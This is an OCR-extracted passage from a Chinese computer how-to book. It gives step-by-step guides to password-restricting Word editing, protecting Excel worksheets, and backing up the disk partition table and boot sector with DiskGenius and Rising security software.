
Step 02 在文档的右侧弹出“限制编辑”窗格，选中“仅允许在文档中进行此类型的编辑”复选框，单击“不允许任何更改（只读）”文本框右侧的下拉按钮，在弹出的下拉列表中选择允许修改的类型，这里选择“不允许任何更改（只读）”选项，如下图所示。



Step 03 单击“限制编辑”窗格中的“是，启动强制保护”按钮，如下图所示。




Step 04 弹出“启动强制保护”对话框，在对话框中选中“密码”单选按钮，输入新密码并确认新密码，单击“确定”按钮，如下图所示。




提示：如果选中“用户验证”单选按钮，已验证的所有者可以删除文档保护。

Step 05 此时就为文档添加了限制编辑。当阅读者想要修改文档时，在文档下方显示“由于所选内容已被锁定，您无法进行此更改”字样，如下图所示。



Step 06 如果用户想要取消限制编辑，在“限制编辑”窗格中单击“停止保护”按钮即可，如下图所示。



练习2：保护U盘中的办公文档




有时，U盘中会保存一些重要的办公文件，如使用Excel制作的销售报表、使用Word文档制作的业务合同等，不过这些文档格式都具有自我保护功能，如使用Excel自身功能可以加密、解密Excel文件，其具体的操作步骤如下。


Step 01 打开需要保护当前工作表的工作簿，单击“文件”选项卡，在打开的列表中选择“信息”选项，在“信息”区域单击“保护工作簿”按钮，在弹出的下拉菜单中选择“保护当前工作表”选项，如下图所示。




Step 02 弹出“保护工作表”对话框，系统默认选中“保护工作表及锁定的单元格内容”复选框，也可以在“允许此工作表的所有用户进行”列表中选择允许修改的选项，如下图所示。



Step 03 弹出“确认密码”对话框，在此输入密码，单击“确定”按钮，如下图所示。




Step 04 返回到Excel工作表，双击任一单元格进行数据修改，则会弹出如下图所示的提示对话框。



Step 05 如果要取消对工作表的保护，可单击“信息”选项卡，然后在“保护工作簿”选项中单击“取消保护”超链接，如下图所示。



Step 06 在弹出的“撤销工作表保护”对话框中，输入设置的密码，单击“确定”按钮即可取消保护，如下图所示。



第11章　磁盘数据的备份与恢复技巧

计算机系统中的大部分数据都存储在磁盘中，而磁盘又是一个极易出现问题的部件。为了能够有效地保护计算机的系统数据，最有效的方法就是将数据进行备份，这样，一旦磁盘出现故障，就能把损失降到最低。本章介绍磁盘数据的备份与恢复技巧，主要内容包括各类磁盘数据的备份、恢复各类磁盘数据、使用数据恢复工具恢复丢失的数据等。

11.1　备份各类磁盘数据

磁盘当中存放的数据有很多类，如分区表、引导区、驱动程序等系统数据，还有电子邮件、系统桌面数据、磁盘文件等本地数据，对这些数据进行备份可以在一定程度上保护数据的安全。



绝招1：备份分区表数据

如果分区表损坏会造成系统启动失败、数据丢失等严重后果。这里以使用DiskGenius V3.2软件为例，来讲述如何备份分区表，具体的操作步骤如下。


Step 01 打开软件DiskGenius V4.9，选择需要保存备份分区表的分区，如下图所示。




Step 02 选择“硬盘”→“备份分区表”菜单选项，用户也可以按F9键备份分区表，如下图所示。



Step 03 弹出“设置分区表备份文件名及路径”对话框，在“文件名”文本框中输入备份分区表的名称，如下图所示。



Step 04 单击“保存”按钮，即可开始备份分区表，当备份完成后，弹出DiskGenius提示对话框，提示用户当前硬盘的分区表已经备份到指定的文件中，如下图所示。



提示：为了分区表备份文件的安全，建议将其保存到当前硬盘以外的硬盘或其他存储介质中，如U盘、移动硬盘、光盘等。

绝招2：备份引导区数据

在操作系统中，引导区起着非常重要的作用，它记录着一些硬盘最基本的信息，如硬盘的分区信息等，这些信息可以保证硬盘能正常工作，但如果这些信息被修改了，那么，硬盘里的数据就会丢失。因此，计算机用户要对引导区进行备份，以便在引导区受到病毒和木马的攻击时，还原引导区中的信息。

备份引导区的工具有多种，下面介绍如何利用《瑞星全功能安全软件》来备份引导区，具体的操作步骤如下。


Step 01 右击“开始”按钮，在弹出的快捷菜单中选择“瑞星全功能安全软件”菜单命令，打开“瑞星全功能安全软件”主窗口，如下图所示。




Step 02 单击“瑞星工具”按钮，打开“瑞星工具”窗口，在其中选择“引导区还原”选项，如下图所示。



